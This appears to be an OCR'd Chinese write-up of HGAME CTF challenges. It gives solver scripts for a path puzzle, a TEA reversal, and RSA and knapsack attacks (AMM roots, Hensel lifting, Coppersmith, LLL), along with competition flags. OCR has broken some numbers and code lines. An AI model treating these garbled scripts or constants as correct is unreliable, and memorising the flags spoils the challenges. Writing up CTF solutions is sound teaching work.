
```
arr=[]  #额外给的那个数组
# 定义数组大小
size = 500
arr1=[1290,7681,18218,8549,8355,10516,19563,14910,17845,13507,14708,15931,
8719,4522,13689,13533,18796,11391,4477,10672,14767,12658,11308,15379,1484
6,18051,19900,13434,10941,18882,16211,10025,13129,17869,15046,10855,19787,
1826,19086,19061,19762,9745,7087,19264,9831,15024,7878,10594,12924,18057,1
7535,9252,19807,14333,5776,18756,16454,17864,3310,14703,17572,7340,13529,1
8258,16755,17566,7198,18698,12682,14394,16605,11860,17328,1411,15774,1712
2,16007,11020,11463,19662,19802,11061,10918,17001,12853,17504,15225,5266,1
5595,15570,13897,17676,17823,9041,10826,7687,8366,15534,11956,12619,18341,
15077,7923,19077,7277,10906,19875,2928,19607,19904,7957,19501,6519,12223,4
039,16155,17223,19667,16741,1160,17223,5870,15014,18444,8605,7945,13709,17
048,17967,10075,15320,15614,13624,17077,12343,19012,6797,19283,17094,1877
1,6213,10600,19470,8582,17627,17373,6529,18910,12608,9721,19591,11844,1600
8,14881,19436,12705,19201,17159,16498,19760,4085,12510,7673,15875,18973,66
10,18811,16381,19159,10686,17185,12185,11557,17474,15047,9435,15300,9796,1
5240,17487,17427,4411,18579,13021,8448,18282,9782,3332,14122,7777,18408,19
105,15357,15473,13104,12552,14773,16851,12774,3444,9206,8123,12628,13588,6
736,12836,13316,8147,18851,8504,17605,5783,18856,15350,10516,5883,12511,97
54,13608,13903,18794,12266,11288,17695,14437,12671,19658,11250,14805,1945
1,15785,18612,13510,7616,8819,18456,19641,9519,19707,16147,6645,16573,1208
2,14410,18740,12429,19973,9211,12002,11984,12539,17345,6915,19654,14539,19
382,17162,19662,11941,6931,15614,9283,19619,8920,17656,19531,9951,8481,116
02,7924,13414,15648,9524,18652,10610,9676,17822,16810,10667,18082,7827,109
42,18264,15561,13571,18813,13959,10705,14252,7815,7780,18880,17896,9089,18
956,18973,18025,7743,10951,10304,19208,14875,4159,10765,17089,9317,4954,15
970,10948,12728,18684,11960,6689,3505,8218,15004,12817,19196,5245,13582,16
834,14567,14866,14756,14723,11933,10772,15326,14558,12719,2984,13851,1995
1,9886,7522,19192,7795,13953,13271,7779,9525,19306,12058,4911,19830,18623,
17483,5689,15773,9601,18161,11909,9726,15977,2819,9966,11710,14104,12769,8
762,17796,10673,11385,18985,16634,11392,8294,16713,7825,12662,11268,19483,
6923,12169,18268,18114,17161,9561,15151,12137,16530,14820,17269,14973,1866
5,18117,12157,14790,18425,13143,17105,16945,15331,9175,6318,15518,15684,12
192,12371,13548,14556,8550,19003,7618,3380,18153,5934,17446,13227,16572,62
39,12211,7957,14552,16722,16943,17247,10919,16451,8943,19865,3382,11328,11
824,16693,15577,13371,4675,12283,16753,16700,5659,18605,8522,8960,10751,17
738,7900,11956,16987,11093,16490,18483,8133,16838,18893,3984,18109,18229,1
2566,7513,19496,16687,19304,17690,2796,9494,18730,16004,13814,8558,19500,1
8066,16757,16026,9867,14429,13992,14592,18932,9651,17347,16722,15848,1791
0,9943,19949,17980,8205,18719,19641,14087,19047,7547,18499,17529,11580,139
20,8195,12190,16039,10187,12787,16333,18873,17429,8354,4621,17889,17835]
# 创建一个大小为size的三角数组，并初始化为0
ch=[]
for i in range(500):
```

```
        for j in range(i+1):
            n=arr[i][j]
            if n==arr1[i]:
                ch.append(j)

    print(ch)
```

其中的arr编辑是这样的

```
arr=[
[1290],[7681,4953],[18218,13373,18242],[8549,13210,19602,16018],[8
3852,2775,10431,12641],[14910,7083,5737,3413,6254,1689,12866,7959]
17719,1651,5874,8334,7937],[10854,10827,9233,14708,8986,553,743,86
12013],[14856,2847,9046,4816,3825,8719,10950,16350,4076,6134,5768,
```

解出的路径要把不匹配的值删掉，数不多可以放在记事本删减




后再匹配01再进行md5 32位小写加密即可

解路径2 Plain Text

```
import hashlib
arr=[1290,7681,18218,8549,8355,10516,19563,14910,17845,13507,14708,15931,8719,4522,13689,13533,18796,11391,4477,10672,14767,12658,11308,15379,14846,18051,19900,13434,10941,18882,16211,10025,13129,17869,15046,10855,19787,1826,19086,19061,19762,9745,7087,19264,9831,15024,7878,10594,12924,18057,17535,9252,19807,14333,5776,18756,16454,17864,3310,14703,17572,7340,13529,18258,16755,17566,7198,18698,12682,14394,16605,11860,17328,1411,15774,17122,16007,11020,11463,19662,19802,11061,10918,17001,12853,17504,15225,5266,15595,15570,13897,17676,17823,9041,10826,7687,8366,15534,11956,12619,18341,15077,7923,19077,7277,10906,19875,2928,19607,19904,7957,19501,6519,12223,4039,16155,17223,19667,16741,1160,17223,5870,15014,18444,8605,7945,13709,17048,17967,10075,15320,15614,13624,17077,12343,19012,6797,19283,17094,18771,6213,10600,19470,8582,17627,17373,6529,18910,12608,9721,19591,11844,16008,14881,19436,12705,19201,17159,16498,19760,4085,12510,7673,15875,18973,6610,18811,16381,19159,10686,17185,12185,11557,17474,15047,9435,15300,9796,15240,17487,17427,4411,18579,13021,8448,18282,9782,3332,14122,7777,18408,19105,15357,15473,13104,12552,14773,16851,12774,3444,9206,8123,12628,13588,6736,12836,13316,8147,18851,8504,17605,5783,18856,15350,10516,5883,12511,9754,13608,13903,18794,12266,11288,17695,14437,12671,19658,11250,14805,19451,15785,18612,13510,7616,8819,18456,19641,9519,19707,16147,6645,16573,12082,14410,18740,12429,19973,9211,12002,11984,12539,17345,6915,19654,14539,19382,17162,19662,11941,6931,15614,9283,19619,8920,17656,19531,9951,8481,11602,7924,13414,15648,9524,18652,10610,9676,17822,16810,10667,18082,7827,10942,18264,15561,13571,18813,13959,10705,14252,7815,7780,18880,17896,9089,18956,18973,18025,7743,10951,10304,19208,14875,4159,10765,17089,9317,4954,15970,10948,12728,18684,11960,6689,3505,8218,15004,12817,19196,5245,13582,16834,14567,14866,14756,14723,11933,10772,15326,14558,12719,2984,13851,19951,9886,7522,19192,7795,13953,13271,7779,9525,19306,12058,4911,19830,18623,17483,5689,15773,9601,18161,11909,9726,15977,2819,9966,11710,14104,12769,8762,17796,10673,11385,18985,16634,11392,8294,16713,7825,12662,11268,19483,6923,12169,18268,18114,17161,9561,15151,12137,16530,14820,17269,14973,18665,18117,12157,14790,18425,13143,17105,16945,15331,9175,6318,15518,15684,12192,12371,13548,14556,8550,19003,7618,3380,18153,5934,17446,13227,16572,6239,12211,7957,14552,16722,16943,17247,10919,16451,8943,19865,3382,11328,11824,16693,15577,13371,4675,12283,16753,16700,5659,18605,8522,8960,10751,17738,7900,11956,16987,11093,16490,18483,8133,16838,18893,3984,18109,18229,12566,7513,19496,16687,19304,17690,2796,9494,18730,16004,13814,8558,19500,18066,16757,16026,9867,14429,13992,14592,18932,9651,17347,16722,15848,17910,9943,19949,17980,8205,18719,19641,14087,19047,7547,18499,17529,11580,13920,8195,12190,16039,10187,12787,16333,18873,17429,8354,4621,17889,17835]
arr1=[0, 0, 0, 0, 0, 0, 0, 0, 1, 2, 3, 4, 5, 5, 5, 5, 5, 5, 5, 5, 5, 6, 7, 7, 7, 7, 8, 9, 9, 9, 9, 10, 11, 12, 13, 14, 14, 15, 16, 16, 16, 16, 16, 16, 17, 18, 19, 19, 19, 20, 20, 20, 21, 21, 21, 22, 22, 22, 22, 23, 24, 25, 26, 26, 27, 28, 29, 29, 29, 29, 30, 31, 32, 33, 33, 34, 34, 34, 34, 35, 36, 36, 37, 38, 39, 40, 41, 42, 42, 42, 43, 43, 43, 43, 43, 4
```

```
3, 44, 44, 45, 46, 47, 48, 48, 48, 48, 49, 49, 49, 49, 50, 51, 52, 52, 5
3, 54, 55, 56, 57, 57, 57, 57, 57, 57, 57, 57, 58, 58, 58, 58, 58, 58, 5
8, 58, 59, 59, 59, 60, 60, 61, 62, 62, 62, 62, 63, 64, 65, 66, 66, 66, 6
6, 67, 67, 67, 67, 68, 68, 68, 69, 69, 69, 69, 69, 69, 70, 70, 71, 72, 7
3, 74,  75, 75, 76, 76, 77, 77, 77, 77, 77, 77, 77, 77, 77, 78, 78, 79, 8
0, 81, 82, 83, 83, 84, 84, 85, 85, 85, 85, 85, 85, 85, 86, 86, 87, 88, 8
8, 88, 88, 89, 89, 89, 89, 89, 90, 91, 92, 93, 93, 93, 94, 95, 95, 96, 9
7, 97, 97, 98, 99, 100, 100, 101, 102, 103, 104, 104, 105, 105, 106, 107,
108, 109, 109, 109, 110, 110, 110, 111, 111, 112, 112, 113, 113, 114, 11
5, 116, 117, 118, 119, 119, 120, 120, 120, 121, 122, 122, 122, 123, 123, 1
24, 125, 126, 127, 127, 127, 127, 127, 128, 128, 129, 129, 129, 129, 130,
131, 131, 131, 132, 132, 132, 133, 134, 134, 134, 135, 135, 135, 135, 13
5, 136, 137, 138, 138, 139, 140, 141, 141, 142, 142, 142, 142, 142, 142, 1
43, 143, 143, 143, 144, 144, 144, 145, 145, 145, 145, 146, 147, 148, 149,
150, 151, 152, 152, 153, 154, 154, 155, 155, 156, 157, 158, 159, 160, 16
1, 161, 161, 161, 161, 161, 162, 163, 164, 165, 165, 165, 166, 166, 167, 1
67, 167, 167, 167, 167, 167, 168, 168, 169, 170, 170, 170, 170, 171, 172, 172,
172, 172, 172, 172, 172, 172, 172, 173, 173, 173, 173, 173, 174, 175, 176, 17
6, 176, 176, 176, 177, 177, 177, 177, 178, 179, 179, 179, 180, 180, 181, 1
82, 182, 182, 182, 183, 184, 184, 185, 186, 186, 186, 187, 187, 187, 187,
187, 187, 188, 189, 190, 191, 192, 192, 193, 194, 194, 194, 195, 196, 19
6, 197, 198, 199, 200, 201, 202, 202, 203, 204, 205, 206, 206, 207, 207, 2
08, 208, 209, 209, 209, 209, 210, 211, 211, 211, 212, 212, 212, 212, 212,
213, 214, 215, 215, 216, 217, 218, 218, 218, 218, 219, 219, 220, 221, 22
2, 222, 223, 223, 224, 225, 226, 227, 228, 229, 229, 230, 231, 231, 232, 2
33, 233, 234, 234, 235, 235, 235, 236, 236, 236, 237, 237, 237]
print(len(arr1))
ch=''
for i in range(len(arr1)-1):
    if arr1[i]==arr1[i+1]:
        ch+='1'
    elif (arr1[i]+1)==arr1[i+1]:
        ch+='2'
print(ch)
print(len(ch))
ch1='11111112222211111111221112211122222122111111222112112112111222212221112
12222121112212222221121111121222211121112222122222111111121111111211212211
22221112111211211111212222212121111111121222221212111111212211121111222211
22122112221222212122221121121212122222212112211212222111121211221121121121
21111222122221211111211121121112222222122121222222111112222112121111121221
12211111112111122211112111221121221112212211211111222221221122122222212222
12121211122112111122212221112122212122222212212212121121121121'
def md5_encrypt(text):
    """使用MD5算法对文本进行加密"""
    md5 = hashlib.md5()
    md5.update(text.encode('utf-8'))
    encrypted_text = md5.hexdigest()
    return encrypted_text
```


```python

# 示例用法
text = "11111112222211111111221112211122222122111111222112112112111122221222111222212111221222222112111112122221112111222122222111111211111112112122111222211121112112111112122222121211111111212222212121111112122111211112222112212211222122222121222211211212121222222121122112122222111121211122112112211211112221222121111121112112111222222122121222222111112222112121111121221112211111121111222111121112211212211122122112111112222212211221222222122221212121112211211112221222111212221212222222122122121211211211"
encrypted_text = md5_encrypt(text)
print("加密前的文本:", text)
print("加密后的文本:", encrypted_text)

a=0
for i in range(len(arr)):
    a=a+arr[i]
print(a)
```



hgame{934f7f68145038b3b81482b3d9f3a355}

ezcpp

是一道tea加密的题，用了四轮tea加密，其中后二十一位是已知的



然后按照题目修改tea脚本即可

ezcpp Plain Text

```
arr=[
0x88, 0x6A, 0xB0, 0xC9, 0xAD, 0xF1, 0x33, 0x33, 0x94, 0x74,
  0xB5, 0x69, 0x73, 0x5F, 0x30, 0x62, 0x4A, 0x33, 0x63, 0x54,
  0x5F, 0x30, 0x72, 0x31, 0x65, 0x6E, 0x54, 0x65, 0x44, 0x3F,
  0x21, 0x7D
]
# arr1=[
#     0xc9b06a88,0x3333f17d
#0x33f1adc9,0xb5749433  初始
#0x75a6f381,0x5fb774e8  第一次 0x81,0xf3,0xa6,0x75,0xe8,0x74,0xb7,0x5f
#0xb0,0x81,0xf3,0xa6,0x75,0xe8,0x74,0xb7
#0xa6f381b0,0xb774e875
#0xe50fb142 ，0x70dc6a79第二次
#0x42,0xb1,0xf,0xe5,0x79,0x6a,0xdc,0x70
#0x6A,0x42,0xb1,0xf,0xe5,0x79,0x6a,0xdc
#0xfb1426a,0xdc6a79e5
#0x7f6ac604,0x7027eca7
#0x4,0xc6,0x6a,0x7f,0xa7,0xec,0x27,0x70
#0x88,0x4,0xc6,0x6a,0x7f,0xa7,0xec,0x27
#0x6ac60488,0x27eca77f
#0x6d616768,0x43237b65
#0x68,0x67,0x61,0x6d,0x65,0x7b,0x23,0x43
# ]
arr=[
    0x68,0x67,0x61,0x6d,0x65,0x7b,0x23,0x43,0x70,0x70,
  0x5f, 0x69, 0x73, 0x5F, 0x30, 0x62, 0x4A, 0x33, 0x63, 0x54,
  0x5F, 0x30, 0x72, 0x31, 0x65, 0x6E, 0x54, 0x65, 0x44, 0x3F,
  0x21, 0x7D
]
flag=''
for i in range(len(arr)):
    flag+=chr(arr[i])
print(len(flag))
print(flag)
#hgame{#Cpp_is_0bJ3cT_0r1enTeD?!}
```

hgame{#Cpp_is_0bJ3cT_0r1enTeD?!}

Crypto

babyRSA

首先要求e，二项式定理后直接爆破

```python
for e in range(1,500000):
    print(e)
    if (e+114514)^(0x10001)%p == gift:
        print("Done")
        break
# e=73561
```

随后发现e整除p-1，考虑使用amm

Python

```python
import random
import time

def AMM(o, r, q):
    start = time.time()
    print('\n----------------------------------------------------------------------')
    print('Start to run Adleman-Manders-Miller Root Extraction Method')
    print('Try to find one {:#x}th root of {} modulo {}'.format(r, o, q))
    g = GF(q)
    o = g(o)
    p = g(random.randint(1, q))
    while p ^ ((q-1) // r) == 1:
        p = g(random.randint(1, q))
    print('[+] Find p:{}'.format(p))
    t = 0
    s = q - 1
    while s % r == 0:
        t += 1
        s = s // r
    print('[+] Find s:{}, t:{}'.format(s, t))
    k = 1
    while (k * s + 1) % r != 0:
        k += 1
    alp = (k * s + 1) // r
    print('[+] Find alp:{}'.format(alp))
    a = p ^ (r**(t-1) * s)
    b = o ^ (r*alp - 1)
    c = p ^ s
    h = 1
    for i in range(1, t):
        d = b ^ (r^(t-1-i))
        if d == 1:
            j = 0
        else:
            print('[+] Calculating DLP...')
            j = - discrete_log(a, d)
            print('[+] Finish DLP...')
        b = b * (c^r)^j
        h = h * c^j
        c = c ^ r
    result = o^alp * h
    end = time.time()
    print("Finished in {} seconds.".format(end - start))
    print('Find one solution: {}'.format(result))
```

```
    return result

def findAllPRoot(p, e):
    print("Start to find all the Primitive {:#x}th root of 1 modulo {}.".format(e, p))
    start = time.time()
    proot = set()
    while len(proot) < e:
        proot.add(pow(random.randint(2, p-1), (p-1)//e, p))
    end = time.time()
    print("Finished in {} seconds.".format(end - start))
    return proot

def findAllSolutions(mp, proot, cp, p):
    print("Start to find all the {:#x}th root of {} modulo {}.".format(e, cp, p))
    start = time.time()
    all_mp = set()
    for root in proot:
        mp2 = mp * root % p
        assert(pow(mp2, e, p) == cp)
        all_mp.add(mp2)
    end = time.time()
    print("Finished in {} seconds.".format(end - start))
    return all_mp


c = 10500213872246694649593663865603821400004347575163902508525511396508874927246190689258661625026492234819249659798645278628115115643622957406519396542284 1
p = 14213355454944773291
e = 73561
cp = c % p
mp = AMM(cp, e, p)
p_proot = findAllPRoot(p, e)
mps = findAllSolutions(mp, p_proot, cp, p)
save(mps,"mps.sobj")
```

用hensel lift把mod p的解升到mod p^4

```python
from Crypto.Util.number import long_to_bytes
def lift(p, k,c, previous):
    result = []
    for lower_solution in previous:
        lower_solution = int(lower_solution)
        dfr = int(int((73561) * int(pow(lower_solution,73560,p ^ k))) % (p ^ k))
        fr = int(pow(lower_solution,73561,(p ^ k)) - c) % (p ^ k)
        if dfr % p != 0:
            t = (-(xgcd(dfr, p)[1]) * (fr // p ** (k - 1))) % p
            result.append(lower_solution + t * p ** (k - 1))
        if dfr % p == 0:
            if fr % p ** k == 0:
                for t in range(0, p):
                    result.append(lower_solution + t * p ** (k - 1))
    return result

def hensel_lifting(p, k, c, base_solution):
    if type(base_solution) is list:
        solution = base_solution
    else:
        solution = [base_solution]
    for i in range(2, k + 1):
        solution = lift(p, i,c, solution)
    return solution




p=14213355454944773291
q=6184356205162070038634855117537193048606497844115920076561833974376400103297
c=10500213872246694649593663865603821400004347575163902508525511396508874927246190689258661625026492234819249659798645278628115115643622957406519396542284 1
e=73561
n=p^4*q



mps = list(load("mps.sobj"))
RESs = hensel_lifting(p,4,c,mps)
save(RESs,"ress.sobj")
```

与mq的值做crt，在结果中筛出flag

```python
RESs = (load("ress.sobj"))
c = 10500213872246694649593663865603821400004347575163902508525511396508874927246190689258661625026492234819249659798645278628115115643622957406519396542284 1
p = 14213355454944773291
q = 6184356205162070038634855117537193048606497844115920076561833974376400 1033297
e = 73561
d = inverse_mod(e,q-1)
mq = power_mod(c,d,q)
p4 = p^4
for res in RESs:
    flag = long_to_bytes(crt([res,mq],[p4,q]))
    if b'hgame' in flag:
        print(flag)
```

midRSA

coppersmith已知m高位攻击，两题一样这里只写revenge的

```python
from Crypto.Util.number import *
n=27814334728135671995890378154778822687713875269624843122353458059697288888640572922486287556431241786461159513236128914176680497775619694684903498070577307810263677280294114135929708745988406963307279767028969515305895207028282193547356414827419008393701158467818535109517213088920890236300281646288761697842280633285355376389468360033584102258243058885174812018295460196515483819254913183079496947309574392848378504246991546781252139861876509894476420525317251695953355755164789878602945615879965709871975770823484418665634050103852564819575756950047691205355599004786541600213204423145854859214897431430282333052121
c=45622131411586708863820720303449463624470661111162172357784872909606923006795813266301862566144713150175868450263938320833284468193969812445918857181352714977229246413953073671761974170494592607563206407212536151643563112184575318655929799335527077981805770297378339158985115911402931029655170145674869891423134483518791755930544026956061332689320474812799925490210291960537036388958113672416409687957317387028080662045408746697035899865473675525702322507814701853710 1
m0=99999002810033577734203106811693308232665325338039056 37
e=5
kbits = 128
mbar = m0<<kbits
beta = 1
nbits = n.nbits()
print("upper {} bits of {} bits is given".format(nbits - kbits, nbits))
PR.<x> = PolynomialRing(Zmod(n))
f = (mbar + x)^e - c
x0 = f.small_roots(X=2^kbits, beta=1)[0]  # find root < 2^kbits with factor = n
print("m:", mbar + x0)
print(long_to_bytes(int(mbar + x0)))
```

backpack

背包密码，同样只写revenge

构造格

$$\begin{bmatrix} 2 & 0 & \cdots & a_0 \\ 0 & 2 & \cdots & a_1 \\ \vdots & \vdots & \ddots & \vdots \\ 1 & 1 & \cdots & bag \end{bmatrix}$$

用LLL算出最短向量，第一条就是答案，–1换成1，1换成0

Python

```python
import hashlib
list=[[0]*49 for _ in range(49)]
a=[747630795102616991263455259791, 517250494700689508104784875071, 471903092695146090050453306711, 649559896406501398183482149271, 685599372386236236191140659171, 723113391701121854014968670011, 708173360642547816402733540391, 705381088265397857743616053091, 437825309424818656212933810231, 582343281865780362910570662371, 688082712654788585701269169491, 616602004709381538360454838871, 632707269818515446203592313071, 429047764866976916696399292291, 415456372017875316374276033391, 740128390556498913971728708911, 569437947956412606749536768271, 517373919021877591880786874531, 492643689995616599861828839071, 600442212373871040545978619731, 638470463502605207610436878171, 621281466995821807790139835611, 651093134232128526479302999811, 668256358698317310926840393511, 677632651477912720837807523271, 611678440839991796697026016471, 551160159278687568590079619431, 523444885180556720822803775511, 523758778919423123200318039191, 696590359415641192916404047911, 525632820851786467678143828891, 568106273122864204941091920291, 497558777990068890638825665491, 438589016724517567544748451931, 679237436151549832911456245231, 516894555147285474239951626371, 674801311517071556725275833211, 593962122483305800721846480711, 63410528875220489799475249207, 480114092885508802292805781491, 62561969260391132956818285937, 448261586642837794103306159711, 70446218759976239947751162051, 565098473798366000335019425371, 501542879711798313550684431531, 490605071160958611749714671491, 542368482942996246321605210711, 641866264289749761084671968691][::-1]
bag=120254819682601389900652731494711
for i in range(48):
    list[i][48]=a[i]
list[48][48]=bag
for j in range(48):
    list[48][j]=1
for k in range(48):
    list[k][k]=2
M = Matrix(list)
res = (M.LLL()[0])

p = ''
for i in res:
    if i==-1:
        p+='1'
    if i==1:
        p+='0'
p = int(p,2)

flag='hgame{'+hashlib.sha256(str(p).encode()).hexdigest()+'}'
print(flag)
```

Misc

ek1ng_want_girlfriend

wireshark导出图片得到


ezWord

解压word文件 media文件下发现文件


两张图片盲水印解密得到

